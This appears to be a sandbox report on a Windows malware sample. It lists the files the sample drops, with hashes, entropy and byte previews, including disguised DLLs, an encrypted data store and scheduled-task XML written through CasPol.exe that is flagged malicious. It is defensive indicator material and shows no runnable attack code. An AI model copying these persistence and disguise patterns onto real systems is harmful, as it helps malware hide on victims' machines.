C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECDF038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E316
Malicious:	false
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dslmon.exe.log

Process:	C:\Program Files (x86)\DSL Monitor\dslmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
SSDEEP:	3:QHXMKas:Q3Las
MD5:	B3AC9D09E3A47D5FD00C37E075A70ECB
SHA1:	AD14E6D0E07B00BD10D77A06D68841B20675680B
SHA-256:	7A23C6E7CCD8811ECDF038D3A89D5C7D68ED37324BAE2D4954125D9128FA9432
SHA-512:	09B609EE1061205AA45B3C954EFC6C1A03C8FD6B3011FF88CF2C060E19B1D7FD51EE0CB9D02A39310125F3A66AA0146261BDEE3D804F472034DF711BC942E316
Malicious:	false
Preview:	1,"fusion","GAC",0..

C:\Users\user\AppData\Local\Temp\Adventure_17.bmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 100x100, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=3], baseline, precision 8, 110x110, frames 3
Category:	dropped

Size (bytes):	8890
Entropy (8bit):	7.902794572032304
Encrypted:	false
SSDEEP:	192:oXRTwBZ3py0gEFl4QzKkOF37CEGgOCr8DHO2t+MIO0:KR0zM0b4MO57f2HI/
MD5:	9BF544F8C49DB9355A2BAEDFEF09041B
SHA1:	C0A48DC2DBE5B5D747DC625D95B7FCA2CC5C18F1
SHA-256:	45B807565DBDF778C302980D078DDDA68F807BC0CCABE945AD0219AD4EC7EE6F
SHA-512:	8EA515996139FC54EA32DEBC79B432552F32B11154447F4BB5F15AB3770706A6430C8ACC56ADD66C1C0C15A42855E12D09A730086208C10BBBC0CDB3440CED A
Malicious:	false
Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(...(...(...(...(...(....h..O.....ko..o.H.....b.....C..Z]..4..O.4..a..g.<q.Y%.b.....?.~...|a..._.?j..pX...3..[.....[{K.-..l .#.0w`.....?`..r\.....~..n..(m.....>.%.H.H..k .2H....U.Q.Z...C[.4={..k....k7./..no...w..@.c..2...x.4D...|-lV3...%....UO...q...9/..o_./|/e.....\u3j:../.e....

C:\Users\user\AppData\Local\Temp\Gtk-3.0.typelib

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1245
Entropy (8bit):	5.462849750105637
Encrypted:	false
SSDEEP:	24:hM0mIAvy4Wvsqs1Ra7JZRGNeHX+AYcvP2wk1RjdEF3qpMk5:lmIAq1UqsziJZ+eHX+AdP2TvpMk5
MD5:	5343C1A8B203C162A3BF3870D9F50FD4
SHA1:	04B5B886C20D88B57EEA6D8FF882624A4AC1E51D
SHA-256:	DC1D54DAB6EC8C00F70137927504E4F222C8395F10760B6BEECFCFA94E08249F
SHA-512:	E0F50ACB6061744E825A4051765CEBF23E8C489B55B190739409D8A79BB08DAC8F919247A4E5F65A015EA9C57D326BBEF7EA045163915129E01F316C4958D949
Malicious:	false
Preview:	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">..<html xmlns="http://www.w3.org/1999/xhtml">.. <head>..<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>..<title>404 - File or directory not found.</title>..<style type="text/css">.. ..b ody{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}..fieldset{padding:0 15px 10px 15px;} ..h1{font-size:2.4em;mar gin:0;color:#FFF;}..h2{font-size:1.7em;margin:0;color:#CC0000;} ..h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;} ..#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;..background-color:#555555;}..#content{margin:0 0 0 2%;position:relative;}...content-container{ background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error ..<div id ="content">.. <div class="co

C:\Users\user\AppData\Local\Temp\Kartotekiseredes227.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	43
Entropy (8bit):	4.711034812791319
Encrypted:	false
SSDEEP:	3:tALumaA7DBlg3h2W:9mh7DBlgR2W
MD5:	D66AEC5883C1C7C90DF865D87C95F29D
SHA1:	2B49EF4FEA08DA89F8E30FA2FE72044DD80715AC
SHA-256:	C44D6FA4AE94E1CE29BD31A2B0D3F219291013BAF56926B6984057408F0F4DDA
SHA-512:	E6BE1AD6B7A210D23E0CFF1A06A75B6AA95094B8243A47D38B35333450A701E6A54586100C70655177528215CED6F0CA8B813EF4478DF25F12506C67D08EC6D
Malicious:	false
Preview:	[phoenicopteroid]..bandwagons=INTERDEVOUR..

C:\Users\user\AppData\Local\Temp\Lib.Platform.Windows.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	80104
Entropy (8bit):	5.793283684559887
Encrypted:	false
SSDEEP:	1536:K/5hHa1L4PVlDyCyphcvziBJGqiah1OArUCjLwbioQ+EquK0S:8a4PVZhRnTfhfjOYK0S
MD5:	8C57E078ADB265F93B35509A2AF887C4
SHA1:	790D5A94A25BAC71B7DBB991E6FA57675953C47D

SHA-256:	6E1E391675BF8DE47128F249E2081E110A9D42AC6A215C0966CA33871E5CFF08
SHA-512:	59674B60AE7E8DF8D693F97EC4EB240268E006FCD4FAAF65FFD5B043B1C895DC96DEF99BDEED6D5E75774E8D28F4A4DBBF2F9455E572B7368193866F2E5AE43E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....J`......" ..0..... ..... .....`..... ..`...@.....@..... .....@..@.....H.....p.....0..1.....r...p.(....(.....,..o.....r...p...&r...p....*.....&&.....0.....r...p.(.....(.....&.. ...*.....0.....r...p.(.....(.....&....*.....0../.....(....,..s.....o....(.....,..o.....*.*.....!.....0..O.....{p...(.....{y...(.....{t...~....(....,..{t....{s....[(.....{o.....s....* ..0.....(.....o.....i ....1.r...pr...ps....z

C:\Users\user\AppData\Local\Temp\Snkeklenes.shi

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	data
Category:	dropped
Size (bytes):	134271
Entropy (8bit):	4.0748524129258925
Encrypted:	false
SSDEEP:	768:6tKZn64LTWtvvBHh2ZCa6HdDWe165ZRqxlVed04JlU1UinKAX:iKdZObk4Hx163mid04JlWKAX
MD5:	9610DEB786445479C35EB297705458C2
SHA1:	AF97314272125B9269A322EC02E20D7AF526B648
SHA-256:	6CDFCCD27222EEF295E633718BB38E1A8B7E7B714A271A47B85D7D6321AAF84B
SHA-512:	467A2139F4EDAD2A3E8533AFF7A06F7BDF564CC0B1125F9F01EC1E96A2BF7F4B82B284058064E23437D044DB7C1BDF8A1C0DC93320CAF8F19310AA69093D7358
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\atheros Outlook Addin.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	298624
Entropy (8bit):	6.269232791084664
Encrypted:	false
SSDEEP:	6144:HOesoIkCHhQ0kKIxPqv5Tka7LEAz6i3OmLt805yq:HBsoIkCHJlxSvSQTr
MD5:	BB7F2EF2B58BBF4D7ECDCD9A48541178
SHA1:	416D7554341A2B6FAF9AF77B70C3C66C80944CE4
SHA-256:	4A660CC2451541735C0016E8C4EBD25E2B8F72F4716BD538E5A94D31573B59E8
SHA-512:	54AB3EB3451409B1E5B1ADFA099B1CC12FB0DA960E00FC39C7DE08E69D6F60A35E0829606172CDAE1EE68557FEDE3A55CA289B173FCF6559481C29420E0C878C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w.;...;...;... ...^... ...0.....:.....9... ...?...;.....*...T.>... ....:... ...:... ...:...Rich;.....PE..d.....S.....” .....v....@.....P.....p.../..... .....text...6..... ..`.rdata..R.....@..@.data....I... ...&.....@....pdata.../...p...0.....@..@.rsrc.....^ .....@..@.reloc.....v.....@..B..... .....

C:\Users\user\AppData\Local\Temp\closure.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	109361
Entropy (8bit):	5.19826934240468
Encrypted:	false
SSDEEP:	1536:cGRJrHTv6gKgj92h8P0fD29nSW/Gqdf/APrFDl:rzTv6/+ZP0fvW/GywrFDl
MD5:	040ACF35CB3E35A060E360CAC56E4030
SHA1:	E30420DD63483A09F2E3AA1ACFF01651EDCCC351
SHA-256:	085F3B562D7179330F3B0B3F83248C8398285906631128D5C375FE7A92D30044

SHA-512:	0DBA347F86D8C18C4817AE669F15B781B33F7DC3832A1DD147F5265A15196B135B6E1B35FB08E3518377EA052D662DA3374921BE28848F064ECEF40E7345F14A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...pL.`.R.....& ...$.....L.....P..... .`... .....S.....`.....x.....Q..(.....$.....text....`.P`.data...@....@.....4.....@.` ..rdata.....P.....6.....@.`@.pdata.....`.....>.....@.0@.xdata..p....p.....B.....@.0@.bss.....`..edata..S.....F.....@.0@.idata... .....H.....@.0..CRT....X.....L.....@.@..tls.....N.....@.@..reloc..x.....P.....@.0B/4.....R.....@.PB/19.....C.....V..... .....@..B/31.....p.....@..B/45..... .....@..B/57.....

C:\Users\user\AppData\Local\Temp\emblem-urgent.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	702
Entropy (8bit):	7.640018483476896
Encrypted:	false
SSDEEP:	12:6v/7Tdft6A2zLZefK95nckjwEeWiiyooNVCDZJD2woV9p7G6P9:EkfKK95HneWEoO8DDDoRi0
MD5:	B42041E3558DD9A522AEC500AE792A07
SHA1:	8419545EE5CC7F4E6F2E175CDAEF9A32699EFB6A
SHA-256:	422A8BE2374396D7BC1B9D0FF33F04F48BE7A1367F1D72A76533FE88A414E9D4
SHA-512:	A6BD0AC4D00B351289D3D080DB0DB156397605F65EF716164271140A49D773987B640A0767F92D3DAAB4BA5235DE1D1D130B8FC65E18EA11F092E747BFF9164/
Malicious:	false
Preview:	.PNG.....IHDR.....a....IDATx.e....Q....fm.....ul.q..Im.m.X..fw.....?.vG..$.]..(J....8..&.+.....L#....i.....\?OT...]....I.>.[...3....%.....6.k../.}.;....E....?....Y...).8.Q.....9X.j .}..|_..?..._....>.<%...?..n7...*et..$.f!.i>..Z....+W.?. ....I...P..`=..C..Q...K`..!B...Tl..g.`F. ....P..g.$.....,Q.....0.U..-Ja.....h.....D`.....DJ@....t...I.z..?.0.v.Uc..i.....K..~;/?...I..]._... W..wr."...$.R"n..H.....I.V...VmP.{7<.Btho...h..@....$.....z.`x...z....i3.m.$.<..R.V.Ij.>..z`..:ub.:u.....^\V\Q\....K../...i.....V..zpb...k..R..<...Y!xNJ[.v.i...:.....-.....W/qF...M..|..<^....-..A.* <2.0.w...Q...!..R6'...5..L`.....".\.6.....IEND.B`.

C:\Users\user\AppData\Local\Temp\hmmapi.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	53760
Entropy (8bit):	4.92959064709346
Encrypted:	false
SSDEEP:	768:q0ud2cqEUqOVwptfCZJMj0O6LvOFKrdjciUw0n:q0jcqEURwptf1
MD5:	DE3C51584774AD450ED49715BEC1E389
SHA1:	EA7AE3B2943F330EE25547C9AAF56738F9D8E24E
SHA-256:	E690864568D17DC5D86ACCA1FDCDB76C878E63C7B4F69E6003F875B99A7CB766
SHA-512:	E9C8A4389C142C4F185298696BF0A15EB299E4222BAEDBD26F8E74BACDA059E5A713783119AE6FC9BDDE133FE1F4D81EA7C7C05926778889688BCDA42E24A1 9E
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....s..s..s.....s...p..s...w..s..r...s...r..s...s..s...z..s.....s...q..s.Rich.s.. .....PE..d...y.b....." ....,.....00.....;....`A.....`L.....@S.....h|...p.....G..T.....@..... .....A..x.....text....+.....,..... ..`.rdata.....@.....0.....@..@.data.....`.....N.....@....pdata.....p.....P.....@..@.rsrc...h|.....~... R.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\libshishi-0.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	408643
Entropy (8bit):	6.39255200129853
Encrypted:	false
SSDEEP:	6144:P+XMRtUUc71/08/Rrc4TluekhfqlXvddUeyS1PbgwKlEx70U5i:P+XzUIJBprcZzwSeTkax70U5i
MD5:	C2122AD7D229A7CD18BFD6CBC8546D97
SHA1:	E752256DF817734519D83D22FDE988C1DFDF9279
SHA-256:	BD0E0F07ED394870148CBA08A7A0DCA1F69CD555D8826C6D9053AD1D0AF3A29D
SHA-512:	0FD9350ADE08B0FB98CFA8D048EEB896C5252E6005B40FB6D7859EA3A730A5E1AC0BBF14EFA64FAA96301BBA9CE6A99FCF8D18C67D738585A2227497214AB7 38

Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....&"...%.....$..P.....**.....\,.. ..`... .....^...P.....@...6.....D.....(.....W.....text.....`..`.data...P....0.....@. ...rdata.....@.....$.....@..@.pdata...6...@...8..".....@..@.xdata...1.....2...Z.....@..@.bss....`".....edata...^.....`.....@..@.idata.. .....P... .....@....CRT....X....p.....@....tls.....@....reloc..D.....@..B..... .....

C:\Users\user\AppData\Local\Temp\mail-unread-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	243
Entropy (8bit):	6.6375398452197
Encrypted:	false
SSDEEP:	6:6v/lhPysEFaTw0eY/5b5sap5kGC125kiUP2afunr2W7Vtljp:6v/7kgoY/7shGC1DHP24u6KtlN
MD5:	433D25AD6818DB00083CD062A16D3479
SHA1:	D4210D893E965912EA7BD45C80D359FECAB54A98
SHA-256:	3D06E8FA89BA4FA9D9BCC260F38C72D1A104FE3E6F8923A3EE553563832027CB
SHA-512:	E5095FE100F811D73196F01C732AA09E2359E5796DF38A0B3E25599F3F99CCD2ED181070463285655521199B7B084A7848E6629CB5CE0AE07FCBC17D5953FA4C
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..M..0...vQ...BP.vZ./ .+..SD."..c.F.....f^^`...;....9...I..17...0..ML..1.M2....X..90.v..... ....Q...@.m...G.K.-`..\%D.`..B..j\.....\.. ...\.{....g.....7..i....\....IEND.B`.

C:\Users\user\AppData\Local\Temp\nss3F52.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\pan-end-symbolic-rtl.svg

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Babar.54324.15185.exe
File Type:	XML 1.0 document text
Category:	modified
Size (bytes):	4898
Entropy (8bit):	5.127517501563215
Encrypted:	false
SSDEEP:	96:8uT2N2TkxRnWRcHlLxbkVY0Myv2UqM2Ue32Uvi2UG32UA32U/32Ub32UG32UB32u:8uT2N2TgnDHlLxKjv2UN2Ue32Uvi2UGB
MD5:	E77E46062A3C660033A96E67A6BAC227
SHA1:	78ADA6433DD6888D80E532BA4335CCF30F88ED3B
SHA-256:	B1EDD529369B1BBBE992E501BC179008AA5AF8682CD077AF1B3AB2068C9EF933
SHA-512:	C57CD2B0ECAD45A3FA16CCF8D448F52A21CF76FD8186F95802D484044946C12A75CCF42449D63D70709F4B4CCD8B9D94AA97E6BF276950A69648A7C4FED761D
Malicious:	false

Preview:	<?xml version='1.0' encoding='UTF-8' standalone='no'?>.<svg xmlns:cc='http://creativecommons.org/ns#' xmlns:dc='http://purl.org/dc/elements/1.1/' sodipodi:docname='pan-start-symbolic.svg' inkscape:export-filename='/home/sam/source-symbolic.png' inkscape:export-xdpi='270' inkscape:export-ydpi='270' height='16' id='svg7384' xmlns:inkscape='http://www.inkscape.org/namespaces/inkscape' xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#' xmlns:sodipodi='http://sodipodi.sourceforge.net/DTD/sodipodi-0.dtd' style='enable-background:new' xmlns:svg='http://www.w3.org/2000/svg' version='1.1' inkscape:version='1.0 (4035a4fb49, 2020-05-01)' width='16' xmlns='http://www.w3.org/2000/svg'>. <sodipodi:namedview inkscape:bbox-nodes='true' inkscape:bbox-paths='false' bordercolor='#000000' borderlayer='false' borderopacity='0.50196078' inkscape:current-layer='layer10' inkscape:cx='51.147672' inkscape:cy='7.96251' inkscape:document-rotation='0' gridtolerance='10' inkscape:guide-bbox='true' guidetolera

C:\Users\user\AppData\Local\Temp\subfolder1\Soccages5.exe

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	437368
Entropy (8bit):	7.9461141301298355
Encrypted:	false
SSDEEP:	6144:uYa6CXfus0FHNHoVgWcp0BfzagA0NxhZbKf/3XHI5IWFkHJpvaKCly0sUw2kUJDN:uYYfus0FDpxIFsvayppSKClxsUffNOK
MD5:	AECEE5CC9CB9C4126570237C217548E3
SHA1:	29B9376B6ECBD3215E12DB8BB2A36F7A52C94ADC
SHA-256:	73F83D74B15D5B0EEA6DDD6D32772A9807EE3ACF12FEF3C87C3F686D40AB40E3
SHA-512:	B8384B98D6A9609F94095C0AA5F1987E9FB45EA6E2F3EFED060804906EE59F95469F5F0FC3DCE948F44467A81D718230AEC7EDB80C48BFAA1FDBD4F773AA93F7
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....@6.....@.....2....@.....P...!.....text...vf.....h..... ..`.rdata.....l.....@..@.data...x.....@....ndata.....rsrc....!...P..."....@..@.....

C:\Users\user\AppData\Local\Temp\tmp1D4A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1319
Entropy (8bit):	5.131285242271578
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0mnJxtn:cbk4oL600QydbQxIYODOLedq3ZJj
MD5:	497F298FC157762F192A7C42854C6FB6
SHA1:	04BEC630F5CC64EA17C0E3E780B3CCF15A35C6E0
SHA-256:	3462CBE62FBB64FC53A0FCF97E43BAAFE9DD9929204F586A86AFE4B89D8048A6
SHA-512:	C7C6FD3097F4D1CCD313160FEDF7CB031644E0836B8C3E25481095E5F4B003759BC84FC6EA9421E3A090E66DC2FF875FEC2F394A386691AB178CB164733411B
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp200A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.102127682411616
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0Rhxtn:cbk4oL600QydbQxIYODOLedq3Shj
MD5:	EEEEC12536233E9353F6F2AA14EAA5D8
SHA1:	61FEFDC5646ED69DF8D1CC2E24F8D5409AE90DA9
SHA-256:	922551F7DCDA34B377E984CCDCC0F97BC4524599CAF715A2ACE06DB37923B5F3
SHA-512:	944143921D0FD1A6C1A0FDA8163D4B311BA38E7ED2726A605F147C08D40578C47E5EC147A17458823C7A61B820950A906E31A383F87AEAE67D603260914FE392
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\catalog.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C35A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:2Ul:z
MD5:	B97F731BEB35C0A98D45BCDCB08298A6
SHA1:	EFE68210AE292B5F7E659905ABE6975273285C03
SHA-256:	148132778083581C0A3331D91199B534A2CF0B31FFA6720794BB416135576427
SHA-512:	B0474EFCEAFE60E6D4D91D1D0859A5718A9F0ABACE9918B844B909AE3EC7D15EA1A9C2F5762F44F1724909243DB49698222FE2406020DF5F25D39194E4D0795
Malicious:	**true**
Preview:	....<.H

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\settings.bin

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	5.221928094887364
Encrypted:	false
SSDEEP:	3:9bzY6oRDMjmPl:RzWDMCd
MD5:	AE0F5E6CE7122AF264EC533C6B15A27B
SHA1:	1265A495C42EED76CC043D50C60C23297E76CCE1
SHA-256:	73B0B92179C61C26589B47E9732CE418B07EDEE3860EE5A2A5FB06F3B8AA9B26
SHA-512:	DD44C2D24D4E3A0F0B988AD3D04683B5CB128298043134649BBE33B2512CE0C9B1A8E7D893B9F66FBBCDD901E2B0646C4533FB6C0C8C4AFCB95A0EFB95D44F8
Malicious:	false
Preview:	9iH...}Z.4..f..... 8.j....|.&X..e.F.*.

C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\storage.dat

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	data
Category:	dropped
Size (bytes):	426840

Entropy (8bit):	**7.999608491116724**
Encrypted:	**true**
SSDEEP:	12288:zKf137EiDsTjevgA4p0V7njXuWSvdVU7V4OC0Rr:+134i2lp67i5d8+OCg
MD5:	963D5E2C9C0008DFF05518B47C367A7F
SHA1:	C183D601FABBC9AC8FBFA0A0937DECC677535E74
SHA-256:	5EACF2974C9BB2C2E24CDC651C4840DD6F4B76A98F0E85E90279F1DBB2E6F3C0
SHA-512:	0C04E1C1A13070D48728D9F7F300D9B26DEC6EC8875D8D3017EAD52B9EE5BDF9B651A7F0FCC537761212831107646ED72B8ED017E7477E600BC0137EF857AE2C
Malicious:	false
